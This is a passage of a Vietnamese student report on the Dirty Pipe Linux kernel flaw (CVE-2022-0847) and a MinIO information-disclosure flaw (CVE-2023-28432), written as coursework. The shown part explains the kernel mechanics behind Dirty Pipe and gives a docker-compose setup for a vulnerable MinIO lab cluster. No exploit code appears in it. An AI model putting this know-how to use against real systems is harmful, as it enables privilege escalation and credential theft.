HỌC VIỆN KỸ THUẬT MẬT MÃ

**KHOA AN TOÀN THÔNG TIN**

**---🙠**🕮**🙢---**



**BÁO CÁO KHAI THÁC LỖ HỔNG PHẦN MỀM**

**Đề tài:**

**CVE-2022-0847 VÀ CVE-2023-28432**

Ngành: An toàn thông tin

*Sinh viên thực hiện:*

**Vũ Minh Hiếu – AT160716**

**Đinh Hữu Lộc – AT160725**

**Nguyễn Quang Huy – AT160424**

**Lê Công Đạt – AT160411**

**Vũ Hoàng Yến -AT160160**

*Giảng viên hướng dẫn:*   
**TS.Nguyễn Mạnh Thắng**

Khoa An toàn thông tin – Học viện Kỹ thuật mật mã

Hà Nội, 2023

# LỜI CẢM ƠN

Trong suốt quá trình nghiên cứu và thực hiện bài tập lớn, nhóm em đã nhận được sự động viên, giúp đỡ tận tình của thầy TS.Nguyễn Mạnh Thắng. Nhóm em xin chân thành cảm ơn thầy và bày tỏ lòng biết ơn sâu sắc đến thầy.

Tuy nhiên trong quá trình làm bài tập lớn do còn thiếu nhiều kinh nghiệm nên khi trình bày không tránh khỏi những thiếu sót. Kính mong thầy thông cảm và đóng góp ý kiến để bài tập lớn của nhóm em được hoàn thiện hơn.

Nhóm em xin chân thành cảm ơn thầy!

**NHÓM SINH VIÊN THỰC HIỆN**

Vũ Minh Hiếu

Đinh Hữu Lộc

Nguyễn Quang Huy

Lê Công Đạt

Vũ Hoàng Yến

BẢNG PHÂN CÔNG CÔNG VIỆC

|  |  |
| --- | --- |
| Tên Sinh viên | Công việc |
| Nguyễn Quang Huy | Đưa ra đề tài, nghiêm cứu tài liệu, thuyết trình |
| Vũ Hoàng Yến | Nghiêm cứu tài liệu, hoàn thành Slide |
| Lê Công Đạt | Nghiêm cứu tài liệu, hoàn thành Word |
| Vũ Minh Hiếu | Triển khai thực nghiệm CVE-2022-0847, bổ sung Word |
| Đinh Hữu Lộc | Triển khai thực nghiệm CVE-2023-28432, bổ sung Word |

**MỤC LỤC**

[LỜI CẢM ƠN 2](#_Toc135059433)

[LỜI NÓI ĐẦU 5](#_Toc135059434)

[DANH MỤC TỪ VIẾT TẮT 6](#_Toc135059435)

[DANH MỤC HÌNH VẼ 7](#_Toc135059436)

[CHƯƠNG 1: CƠ SỞ LÝ THUYẾT 8](#_Toc135059437)

[1. Cơ sở lý thuyết liên quan đến CVE-2022-0847 8](#_Toc135059438)

[1.1 Những điểm yếu trong Kernel Linux 8](#_Toc135059439)

[1.2 Một số khái niệm 9](#_Toc135059440)

[1.2.1 Quản lý bộ nhớ 9](#_Toc135059441)

[1.2.2 Page Cache trong quản lý bộ nhớ 9](#_Toc135059442)

[1.2.3 Đường ống (pipe) 10](#_Toc135059443)

[1.2.4 Giới thiệu về Splice () 10](#_Toc135059444)

[2. Cơ sở lý thuyết liên quan đến CVE-2023-28432 11](#_Toc135059445)

[2.1 Định nghĩa CWE-200: Lộ lọt thông tin nhạy cảm 11](#_Toc135059446)

[2.1.1 Nguyên nhân phát sinh 12](#_Toc135059447)

[2.1.2 Tác động và cách đánh giá 12](#_Toc135059448)

[2.2 Giới thiệu MinIO 13](#_Toc135059449)

[2.2.1 The REST API 18](#_Toc135059450)

[2.2.1 Biến môi trường 20](#_Toc135059451)

[CHƯƠNG 2: GIỚI THIỆU VỀ CVE-2022-0847 VÀ CVE-2023-28432 28](#_Toc135059452)

[2.1 CVE-2022-0847 28](#_Toc135059453)

[2.1.1 Mô tả lỗ hổng 28](#_Toc135059454)

[2.1.2 Các phiên bản ảnh hưởng 28](#_Toc135059455)

[2.1.3 Cách thức hoạt động 28](#_Toc135059456)

[2.1.4 Cách thức khai thác 28](#_Toc135059457)

[2.1.5 Cách giải quyết và hạn chế lỗ hổng 29](#_Toc135059458)

[2.2 CVE-2023-28432 29](#_Toc135059459)

[2.2.1 Mô tả lỗ hổng 29](#_Toc135059460)

[2.2.2 Các phiên bản ảnh hưởng 29](#_Toc135059461)

[2.2.3 Cách thức hoạt động 29](#_Toc135059462)

[2.2.4 Cách thức khai thác 30](#_Toc135059463)

[2.2.5 Cách giải quyết và hạn chế lỗ hổng 32](#_Toc135059464)

[CHƯƠNG 3: TRIỂN KHAI THỰC NGHIỆM KHAI THÁC CVE 33](#_Toc135059465)

[3.1 Khai thác CVE-2022-0847 33](#_Toc135059466)

[3.1.1 Kịch bản và cách khai thác 33](#_Toc135059467)

[3.1.2 Giải thích mã nguồn 36](#_Toc135059468)

[3.1.3 Đánh giá và kết luận 47](#_Toc135059469)

[3.2 Khai thác CVE-2023-28432 49](#_Toc135059470)

[3.2.1 Kịch bản và khai thác 49](#_Toc135059471)

[3.2.2 Đánh giá và kết luận 49](#_Toc135059472)

[TÀI LIỆU THAM KHẢO 50](#_Toc135059473)

# LỜI NÓI ĐẦU

Lỗ hổng phần mềm và các mã định danh CVE (Common Vulnerabilities and Exposures) là một vấn đề rất nghiêm trọng trong lĩnh vực bảo mật thông tin. Các lỗ hổng có thể ảnh hưởng đến nhiều loại phần mềm và hệ thống, bao gồm cả hệ thống máy tính, các ứng dụng web và di động. Các lỗ hổng phần mềm và mã CVE thường được khai thác bởi các tin tặc để thực hiện các cuộc tấn công, bao gồm cả việc xâm nhập hệ thống, đánh cắp thông tin nhạy cảm, lây nhiễm phần mềm độc hại và tấn công từ chối dịch vụ (DoS). Những tác động của các cuộc tấn công này có thể làm gián đoạn hoạt động của các tổ chức và cá nhân, gây ra thiệt hại về tài sản và danh tiếng.

Với mong muốn có thêm hiểu biết và nghiên cứu sâu hơn về các lỗ hổng phần mềm thông qua khai thác mã định danh CVE, nhóm chúng em đã thống nhất và thực hiện nghiên cứu CVE-2022-0847 và CVE-2023-28432 làm bài tập báo cáo.

Báo cáo được chia làm 3 chương, với các nội dung sau:

**Chương 1: Cơ sở lý thuyết**

**Chương 2: Giới thiệu về CVE-2022-0847 và CVE-2023-28432**

**Chương 3: Triển khai thực nghiệm khai thác CVE**

# DANH MỤC TỪ VIẾT TẮT

|  |  |  |
| --- | --- | --- |
| **STT** | **Ký hiệu viết tắt** | **Định nghĩa** |
| 1 | CWE | common weakness enumeration |
| 2 | RAM | Random Access Memory |
| 3 | CPU | Central Processing Unit |
| 4 | REST | REpresentational State Transfer |
| 5 | API | Application Programming Interface |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |

# DANH MỤC HÌNH VẼ

[Hình 1. Dashborad của MinIO khi đăng nhập thành công 17](#_Toc135466704)

[Hình 2. Cài đặt MinIO bằng docker 19](#_Toc135466705)

[Hình 3. Conssole của MinIO 20](#_Toc135466706)

[Hình 4. Lần đầu tiên API được thêm vào MinIO 20](#_Toc135466707)

[Hình 5. REST API các phương thức được cho phép 21](#_Toc135466708)

[Hình 6: State Transfer 22](#_Toc135466709)

[Hình 7. Khai thác thành công 34](#_Toc135466710)

[Hình 8. Đăng nhập thành công 35](#_Toc135466711)

[Hình 9. Đã nâng cấp bộ lọc ở phiên bản mới 36](#_Toc135466712)

[Hình 10. lệnh tạo mật khẩu bằng openssl 38](#_Toc135466713)

[Hình 11. Xem file passwd 39](#_Toc135466714)

[Hình 12. Tìm offset của người dùng games 39](#_Toc135466715)

[Hình 13: Biên dịch mã thực thi 40](#_Toc135466716)

[Hình 14: Thực thi mã với các tham số được truyền vào 40](#_Toc135466717)

[Hình 15: Đăng nhập người dùng mới và kiểm tra id 41](#_Toc135466718)

# CHƯƠNG 1: CƠ SỞ LÝ THUYẾT

# 1. Cơ sở lý thuyết liên quan đến CVE-2022-0847

## 1.1 Những điểm yếu trong Kernel Linux

− Tham chiếu con trỏ Null: Con trỏ NULL là một con trỏ trỏ đến địa chỉ bộ nhớ 0, tức không trỏ đến bất kỳ đối tượng nào. Khi một chương trình cố gắng tham chiếu đến con trỏ NULL, nó sẽ gây ra một lỗi thực thi, và ứng dụng sẽ bị treo hoặc tắt đột ngột. Các cuộc tấn công khác nhau có thể khai thác từ lỗ hổng này là Từ chối dịch vụ (CVE-2014-8173), đoạt quyền (CVE-2008-2812) và Tràn tràn bộ nhớ gây Từ chối Dịch vụ (CVE-2013-2899)…

− Chia cho số 0: Lỗi này xảy ra khi hệ thống thực hiện phép chia và mẫu bằng

không. Trong trường hợp a/b khi b bằng không, hệ thống trả về lỗi chia cho số

không. Tuy nhiên, lỗi này thường không được định nghĩa và dẫn đến các cuộc tấn công từ chối dịch vụ (CVE-2015-4003) và (CVE-2013-6367).

− Sử dụng bộ nhớ sau khi đã giải phóng: Lỗi này xảy ra khi một đối tượng được giải phóng trong khi vẫn còn các con trỏ trỏ đến nó. Khi chương trình cố gắng sử dụng các con trỏ này sau khi đối tượng đã bị giải phóng, nó sẽ truy cập vào một vùng nhớ không hợp lệ, có thể gây ra những hậu quả nghiêm trọng như crash, lỗi bảo mật, hoặc thậm chí chiếm quyền điều khiển hệ thống.

− Lặp vô hạn: Khi chương trình gặp phải vòng lặp vô tận, nó sẽ không thể thực hiện được bất kỳ công việc nào khác và dẫn đến tình trạng treo hoặc bị crash hoặc hệ thống có thể lặp lại tác vụ một cách vô hạn. Những cuộc tấn công khai thác lỗ hổng này thường là các tấn công từ chối dịch vụ, như là CVE-2006-6058 và CVE-2013-0290.

− Lỗi tràn bộ đệm: Đây là lỗ hỏng phần mềm được biết đến nhiều nhất, cho phép dữ liệu được ghi vào một buffer có thể tràn ra ngoài buffer đó, ghi đè lên dữ liệu khác và dẫn tới hoạt động bất thường của chương trình. Lỗ hổng này dễ dàng cho phép kẻ tấn công chèn và thực thi mã độc của riêng mình giúp lợi dụng dễ dàng để giành lấy đặc quyền. Lỗ hổng này thường dẫn đến các cuộc tấn công theo kiểu Lỗi Bộ nhớ (CVE-2009-1633), Giành lấy đặc quyền (CVE-2009-4004) và Từ chối Dịch vụ (CVE-2010-2492).

− Lỗi tràn số nguyên: Tràn số nguyên là kết quả của phép tính trên số nguyên vượt quá phạm vi biểu diễn của kiểu dữ liệu nguyên. Từ đây, hệ thống có thể thực hiện những hành vi không mong muốn hoặc thậm chí có thể gây ra sự cố. Khả năng tấn công do lỗ hổng này bao gồm Từ chối Dịch vụ (CVE-2016-8830), Giành lấy Thông tin (CVE-2009-1265) và Lỗi Bộ nhớ (CVE-2010-3442).

− Race condition: Xử lý các lệnh theo thứ tự không đúng có thể dẫn đến tình trạng cạnh tranh giữa các tác vụ. Đây là một tình huống không mong muốn, thường xảy ra khi hệ thống thực thi hai hoặc nhiều chỉ thị phụ thuộc vào nhau cùng một lúc nhưng kết quả của những chỉ thị đó lại phụ thuộc vào thứ tự thực thi của chúng. Giả sử, hệ thống nhận các lệnh để đọc và ghi một lượng lớn dữ liệu gần như cùng một lúc và máy cố gắng ghi đè lên một số dữ liệu cũ trong khi dữ liệu đó vẫn đang được đọc, điều này có thể dẫn đến sự cố hệ thống hoặc một số hoạt động bất hợp pháp. Các cuộc tấn công gây ra bởi lỗ hổng này bao gồm Leo thang đặc quyền (CVE-2016-2059), Từ chối Dịch vụ (CVE-2006-2445), và Lỗi Bộ nhớ (CVE-2006-2629).

## 1.2 Một số khái niệm

### 1.2.1 Quản lý bộ nhớ

Khi CPU cần làm việc với một tiến trình, nó sẽ lấy dữ liệu của tiến trình đó từ bộ nhớ phụ (như ổ cứng) vào bộ nhớ chính. Điều này được thực hiện vì RAM (bộ nhớ chính) nhanh hơn nhiều so với bộ nhớ phụ và do đó tốc độ truy cập dữ liệu của RAM có thể theo kịp tốc độ CPU.

Về cốt lõi, hệ điều hành chịu trách nhiệm quản lý bộ nhớ, đơn giản là phân bổ động và hủy phân bổ các phần bộ nhớ cho các quy trình được yêu cầu một cách hiệu quả để đạt được hiệu suất tốt nhất.

### 1.2.2 Page Cache trong quản lý bộ nhớ

Phân trang (paging) là một trong những sơ đồ quản lý bộ nhớ cho phép cấp phát bộ nhớ không liền kề. Đơn vị bộ nhớ nhỏ nhất do CPU điều khiển được gọi là trang - những trang này thường có kích thước khoảng 4KB trong các hệ thống hiện đại. Bộ nhớ chính được chia thành các phần có kích thước bằng nhau được gọi là khung. Vì vậy, khi CPU cần tính toán một quy trình, toàn bộ quy trình được chia thành các phần bằng nhau còn được gọi là các trang và sau đó được tải vào bộ nhớ chính.

Hơn nữa, khi CPU lần đầu tiên đọc dữ liệu từ phương tiện lưu trữ như ổ cứng, Linux cũng lưu trữ dữ liệu này trong các vùng bộ nhớ không sử dụng, hoạt động như một bộ đệm. Bản sao này trong bộ đệm trang vẫn tồn tại trong một thời gian, từ đó nó có thể được sử dụng lại khi cần, tránh I/O đĩa cứng đắt tiền, cho đến khi nhân quyết định rằng nó sẽ sử dụng bộ nhớ đó tốt hơn. Bộ đệm trang thuận lợi trong cả thao tác đọc và ghi :

* Đọc : Nếu dữ liệu này được đọc lại sau đó, nó có thể được đọc nhanh chóng từ bộ đệm này trong bộ nhớ và không cần phải đọc lại từ đĩa cứng.
* Ghi : Nếu dữ liệu được ghi, trước tiên dữ liệu sẽ được ghi vào Bộ đệm trang và sau đó cuối cùng được ghi vào thiết bị lưu trữ bên dưới.

Một trang được sửa đổi trong bộ đệm và chưa được cập nhật trong bộ nhớ phụ (dẫn đến hai bản sao khác nhau) được gọi là "dirty page"

### 1.2.3 Đường ống (pipe)

Đường ống cung cấp kênh liên lạc giữa các quy trình một chiều. Một đường ống có một đầu đọc và một đầu ghi. Dữ liệu được ghi vào đầu ghi của đường ống có thể được đọc từ đầu đọc của đường ống.

Ví dụ : dotguy@kali>> echo xin chào | wc -c

Ví dụ trên đã sử dụng một “đường ống ẩn danh”. Đầu ra của quy trình đầu tiên (echo hello) được chuyển vào đường ống, quy trình này sau đó được sử dụng bởi quy trình wc -c làm đầu vào. Vì vậy, về cơ bản, đường ống lấy đầu ra của một quy trình và ghi nó vào một đường ống mà từ đó nó có thể được đọc làm đầu vào cho quy trình tiếp theo theo trình tự thời gian.

Cũng tồn tại một cờ ống “PIPE\_BUF\_FLAG\_CAN\_MERGE”, biểu thị rằng bộ đệm dữ liệu bên trong ống có thể được hợp nhất, tức là, cờ này thông báo cho nhân rằng những thay đổi được ghi vào bộ đệm trang được trỏ tới bởi ống sẽ được ghi trở lại vào tệp mà trang được lấy từ đó.

### 1.2.4 Giới thiệu về Splice ()

Một lời gọi hệ thống (system call) về cơ bản là một cách lập trình thông qua đó một chương trình/quy trình yêu cầu một dịch vụ từ nhân của hệ điều hành.

Một lời gọi hệ thống như vậy là Splice (). Lời gọi hệ thống này di chuyển dữ liệu giữa một bộ mô tả tệp và một đường ống mà không yêu cầu dữ liệu vượt qua ranh giới không gian địa chỉ chế độ người dùng/chế độ hạt nhân, giúp mang lại hiệu suất tốt hơn.

Ở cấp độ cao hơn, Splice () thực hiện điều này bằng cách không di chuyển dữ liệu thực tế vào đường ống, mà di chuyển vị trí hoặc tham chiếu đến dữ liệu đó vào đường ống. Bây giờ đường ống chứa tham chiếu đến vị trí của bộ đệm trang trong bộ nhớ nơi lưu trữ dữ liệu mong muốn, thay vì có dữ liệu thực tế.

# 2. Cơ sở lý thuyết liên quan đến CVE-2023-28432

MinIO Information Disclosure in Cluster Deployment (CVE-2023-28432)

## 2.1 Tổng quan CWE-200: Tiết lộ thông tin

Tiết lộ thông tin [1] là khi một trang web vô tình tiết lộ thông tin nhạy cảm cho người dùng của nó. Tùy vào ngữ cảnh, các trang web có thể rò rỉ mọi loại thông tin cho một kẻ tấn công tiềm năng, bao gồm:

* Dữ liệu về người dùng khác, chẳng hạn như tên người dùng hoặc thông tin tài chính
* Dữ liệu thương mại hoặc kinh doanh nhạy cảm
* Chi tiết kỹ thuật về trang web và cơ sở hạ tầng của nó.

Những nguy hiểm của việc rò rỉ thông tin nhạy cảm của người dùng hoặc doanh nghiệp rõ ràng là khá rõ ràng, nhưng tiết lộ thông tin kỹ thuật đôi khi cũng có thể nguy hiểm như vậy. Mặc dù một số thông tin này sẽ có ít hữu ích, nhưng nó có thể tiềm ẩn một điểm khởi đầu để tiết lộ thêm bề mặt tấn công, có thể chứa đựng các lỗ hổng quan trọng khác. Những kiến thức mà bạn có thể thu thập có thể cung cấp mảnh ghép còn thiếu khi cố gắng tạo ra các cuộc tấn công phức tạp, có trọng độ nghiêm trọng cao.

Đôi khi, thông tin nhạy cảm có thể bị rò rỉ một cách không cẩn thận cho những người dùng chỉ đơn giản là duyệt web trên trang web. Thường thì, tuy nhiên, kẻ tấn công cần gây ra việc tiết lộ thông tin bằng cách tương tác với trang web theo các cách không mong đợi hoặc độc hại. Sau đó, chúng sẽ nghiên cứu kỹ càng các phản hồi của trang web để tìm ra hành vi thú vị.

### 2.1.1 Nguyên nhân phát sinh

Các lỗ hổng tiết lộ thông tin có thể phát sinh theo vô số cách khác nhau, nhưng chúng có thể được phân loại chung như sau:

* Không xóa nội dung nội bộ trong nội dung công cộng. Ví dụ: Những ý kiến của các nhà phát triển trong markup đôi khi có thể hiển thị cho người dùng trong môi trường sản xuất.
* Cấu hình không đảm bảo an toàn của trang web và các công nghệ liên quan. Ví dụ: Không tắt các tính năng gỡ lỗi và chẩn đoán có thể cung cấp cho kẻ tấn công những công cụ hữu ích giúp họ thu thập thông tin nhạy cảm. Các cấu hình mặc định cũng có thể để lại lỗ hổng cho trang web, ví dụ như hiển thị thông báo lỗi quá chi tiết.
* Thiết kế và hành vi của ứng dụng bị khuyết điểm. Ví dụ: Nếu một trang web trả về các phản hồi khác nhau khi xảy ra các trạng thái lỗi khác nhau, điều này cũng có thể cho phép kẻ tấn công liệt kê các dữ liệu nhạy cảm, chẳng hạn như thông tin đăng nhập của người dùng hợp lệ.

### 2.1.2 Tác động và đánh giá

**Tác động**

Lỗ hổng tiết lộ thông tin có thể có tác động trực tiếp và gián tiếp tùy thuộc vào mục đích của trang web và do đó, thông tin mà một kẻ tấn công có thể thu được. Trong một số trường hợp, việc tiết lộ thông tin nhạy cảm có thể gây tác động nghiêm trọng đến các bên bị ảnh hưởng. Ví dụ, một cửa hàng trực tuyến rò rỉ thông tin thẻ tín dụng của khách hàng có thể có hậu quả nghiêm trọng.

Tuy nhiên, việc rò rỉ thông tin kỹ thuật, chẳng hạn như cấu trúc thư mục hoặc các framework của bên thứ ba đang được sử dụng, có thể không có tác động trực tiếp đến ứng dụng. Tuy nhiên, trong tay những kẻ có ý đồ xấu, thông tin này có thể là chìa khóa cần thiết để xây dựng bất kỳ số lượng tấn công khác nhau. Mức độ nghiêm trọng trong trường hợp này phụ thuộc vào những gì kẻ tấn công có thể làm với thông tin này.

**Cách đánh giá**

Mặc dù tác động cuối cùng có thể rất nghiêm trọng, nhưng chỉ trong những trường hợp cụ thể, bản thân việc tiết lộ thông tin là một vấn đề có mức độ nghiêm trọng cao. Trong quá trình thử nghiệm, việc tiết lộ thông tin kỹ thuật nói riêng thường chỉ được quan tâm nếu bạn có thể chứng minh cách kẻ tấn công có thể làm điều gì đó có hại với thông tin đó.

## 2.2 Giới thiệu MinIO

Được ra đời vào ngày 11 tháng 3 năm 2016, [2]. MinIO là một dịch vụ lưu trữ đối tượng đám mây tương thích với AWS S3, với hiệu suất cao được xây dựng để phục vụ các khối công việc dữ liệu, cơ sở dữ liệu và trí tuệ nhân tạo/quy mô lớn. Nó hoạt động trên máy chủ cục bộ hoặc trên bất kỳ đám mây nào và từ trung tâm dữ liệu đến các thiết bị vô tuyến. MinIO được định nghĩa bởi phần mềm và mã nguồn mở dưới giấy phép GNU AGPL v3.

Ngắn gọn mà nói thì câu trả lời là: Nó giống như dịch vụ AWS S3, nhưng được triển khai ở cục bộ

### 2.2.1 Tổng quan AWS S3

AWS S3 (Amazon Simple Storage Service) là một dịch vụ lưu trữ đám mây được cung cấp bởi Amazon Web Services (AWS). Nó cung cấp khả năng lưu trữ và truy xuất các đối tượng và dữ liệu trên đám mây với mức độ tin cậy và khả năng mở rộng cao.

AWS S3 là một hệ thống lưu trữ đơn giản và đa chức năng, cho phép người dùng lưu trữ và quản lý các đối tượng, bao gồm các tệp tin, ảnh, video, dữ liệu và các tài liệu khác trên đám mây. Nó cung cấp một giao diện web để truy cập và quản lý các tệp tin, cũng như một API để tương tác với nó bằng cách sử dụng các ứng dụng và dịch vụ khác.

AWS S3 có nhiều tính năng hữu ích, bao gồm:

* Khả năng lưu trữ và truy xuất các đối tượng từ bất kỳ đâu trên Internet.
* Tự động sao lưu dữ liệu cho đảm bảo tính toàn vẹn của dữ liệu.
* Phân cấp và kiểm soát truy cập dữ liệu để đảm bảo an ninh.
* Tính năng mở rộng và độ tin cậy cao, có thể đáp ứng được nhu cầu của các ứng dụng quy mô lớn.
* Thanh toán theo lượng dữ liệu lưu trữ và lưu lượng truy cập, giúp cho việc sử dụng dịch vụ trở nên linh hoạt và hiệu quả.

AWS S3 được sử dụng rộng rãi bởi các doanh nghiệp và tổ chức để lưu trữ và chia sẻ dữ liệu trên đám mây, cho phép họ tập trung vào việc phát triển ứng dụng mà không phải lo lắng về việc lưu trữ và quản lý dữ liệu.

Minio là một dịch vụ lưu trữ đối tượng đám mây mã nguồn mở được triển khai những public API giống như AWS S3. Điều đó có nghĩa là những ứng dụng có thể cài đặt để giao tiếp với Minio thì cũng có thể giao tiếp với AWS S3. Là một máy chủ lưu trữ đối tượng nên có thể được sử dụng để lưu trữ những dữ liệu phi cấu trúc như ảnh, video, log files, backups và container/VM images. Dung lượng của một đối tượng có thể dao động từ một vài KB tới tối đa là 5TB. File cũng được gom lại trong một buckets và cùng với access key đóng vai trò quan trọng để quản lý lưu trữ đối tượng trên hệ thống MinIO.

### 2.2.2 Khái niệm Bucket và Access key

#### a) Bucket

Từ "buckets" là thuật ngữ trong lưu trữ đám mây (cloud storage) để chỉ các khối lưu trữ được tạo ra để chứa các tệp và dữ liệu trên các nền tảng lưu trữ đám mây như Amazon S3, Google Cloud Storage hay Microsoft Azure cụ thể ở đây là Amazon S3.

Một bucket trong lưu trữ đám mây là một không gian lưu trữ trên đám mây được cung cấp cho người dùng để lưu trữ các tệp tin và dữ liệu của họ. Mỗi bucket có thể được cấu hình để chứa nhiều tệp tin và dữ liệu khác nhau, và được quản lý và bảo vệ bởi các dịch vụ lưu trữ đám mây. Mỗi Bucket có một tên duy nhất được chỉ định bởi người dùng hoặc ứng dụng. Người dùng có thể tạo, xóa và quản lý các Bucket trên hệ thống MinIO để sắp xếp và phân loại các đối tượng lưu trữ của mình.

Một số tính năng của buckets trong lưu trữ đám mây bao gồm:

* Các bucket có thể được tạo ra để phân chia và quản lý dữ liệu của người dùng dựa trên các yêu cầu và mục đích sử dụng khác nhau.
* Người dùng có thể cấu hình các bucket để đảm bảo tính riêng tư và bảo mật của dữ liệu lưu trữ trong bucket.
* Các bucket cũng có thể được sử dụng để lưu trữ các tệp tin và dữ liệu được chia sẻ cho các người dùng khác nhau.
* Ngoài ra, buckets cũng có thể được sử dụng để lưu trữ các tệp tin và dữ liệu mà cần được truy xuất từ các vị trí khác nhau, như là phần mềm hoặc ứng dụng.

#### b) Access key

Trong MinIO, access key là một định danh duy nhất cho phép người dùng hoặc ứng dụng xác thực và truy cập vào hệ thống lưu trữ đối tượng MinIO. Đó là một chuỗi ký tự được tạo ra bởi hệ thống MinIO và được sử dụng kết hợp với một secret key để tạo thành một mã thông báo xác thực hoàn chỉnh.

Khi người dùng hoặc ứng dụng muốn truy cập vào hệ thống MinIO, họ phải cung cấp access key và secret key tương ứng để xác thực. Hệ thống MinIO sử dụng các thông tin này để xác minh danh tính của người dùng hoặc ứng dụng và xác định liệu họ được ủy quyền truy cập vào hệ thống hay không.

Access key là một yếu tố quan trọng trong mô hình bảo mật của MinIO. Chúng giúp đảm bảo chỉ có người dùng hoặc ứng dụng được ủy quyền truy cập vào hệ thống và dữ liệu của nó. Access key thường được tạo ra bởi quản trị viên hệ thống hoặc bởi một quy trình tự động, và có thể bị thu hồi hoặc thay đổi bất cứ lúc nào để ngăn chặn truy cập trái phép.

Ngoài việc cung cấp quyền truy cập vào hệ thống MinIO, access key cũng có thể được sử dụng để kiểm soát quyền truy cập vào các bucket hoặc đối tượng cụ thể trong hệ thống. Bằng cách cấu hình chính sách truy cập cho mỗi access key, quản trị viên có thể kiểm soát tài nguyên nào có thể được truy cập và bởi ai, cung cấp một công cụ mạnh mẽ cho kiểm soát quyền truy cập và bảo mật trong MinIO.

Đây là giao diện của minio:

A screenshot of a data analysis

Description automatically generated with low confidence

Hình 1. Giao diện Dashborad của MinIO khi đăng nhập thành công

**Xử lý khối lượng lớn dự liệu**

Giả sử bạn phải lưu trữ một khối dữ liệu, bạn không muốn những dữ liệu này (ảnh, mailboxes, ...) lưu trữ trên cùng một app. Sẽ là một vấn đề lớn nếu lưu trữ ở cùng một server vì lượng dữ liệu này khá lớn, ví dụ như mailboxes chúng ta cần dung lượng có thể mở rộng và sao lưu được để tránh việc mất dữ liệu.

Minio là công cụ tốt để handle những điều trên. Nó tách những dữ liệu lưu trữ khỏi app của bạn và có thể truy cập thông qua HTTP.

**Setup đơn giản**

Mặc dù nó được thiết lập đơn thuần chỉ là một thư mục local thông qua S3 API nhưng được config để đề phòng việc disk failures và coruption dữ liệu thông qua hệ thông dữ liệu phân tán giữa nhiều disks và nhiều node được host bởi Minio.

Dưới đây là simple installation: [3]

|  |
| --- |
| # docker-compose.yml  version: '3'  services:  node1:  image: vulhub/minio:2023-02-27T18-10-45Z  environment:  - MINIO\_ROOT\_USER=minioadmin  - MINIO\_ROOT\_PASSWORD=minio-Loc@abc1234  - MINIO\_SECRET\_KEY=LocSecretExampleKey  command:  - minio  - server  - --console-address  - :9001  - http://node1:9000/mnt/data1  - http://node2:9000/mnt/data2  - http://node3:9000/mnt/data3  ports:  - 9000:9000  - 9001:9001  hostname: node1  volumes:  - ./mnt/data1:/mnt/data1  node2:  image: vulhub/minio:2023-02-27T18-10-45Z  environment:  - MINIO\_ROOT\_USER=minioadmin  - MINIO\_ROOT\_PASSWORD=minio-Loc@abc1234  - MINIO\_SECRET\_KEY=LocSecretExampleKey  command:  - minio  - server  - http://node1:9000/mnt/data1  - http://node2:9000/mnt/data2  - http://node3:9000/mnt/data3  hostname: node2  volumes:  - ./mnt/data2:/mnt/data2  node3:  image: vulhub/minio:2023-02-27T18-10-45Z  environment:  - MINIO\_ROOT\_USER=minioadmin  - MINIO\_ROOT\_PASSWORD=minio-Loc@abc1234  - MINIO\_SECRET\_KEY=LocSecretExampleKey  command:  - minio  - server  - http://node1:9000/mnt/data1  - http://node2:9000/mnt/data2  - http://node3:9000/mnt/data3  hostname: node3  volumes:  - ./mnt/data3:/mnt/data3 |

Để start minio server chúng ta chạy command:


|  |
| --- |
| docker-compose up -d |

A picture containing text, screenshot

Description automatically generated

Hình 2. Cài đặt MinIO bằng docker

Sau khi cluster đã được bắt đầu, bạn có thể duyệt bảng điều khiển Web trên **http://localhost:9001**, máy chủ API trên **http://localhost:9000**.



Hình 3. Conssole của MinIO

### 2.2.2 The REST API

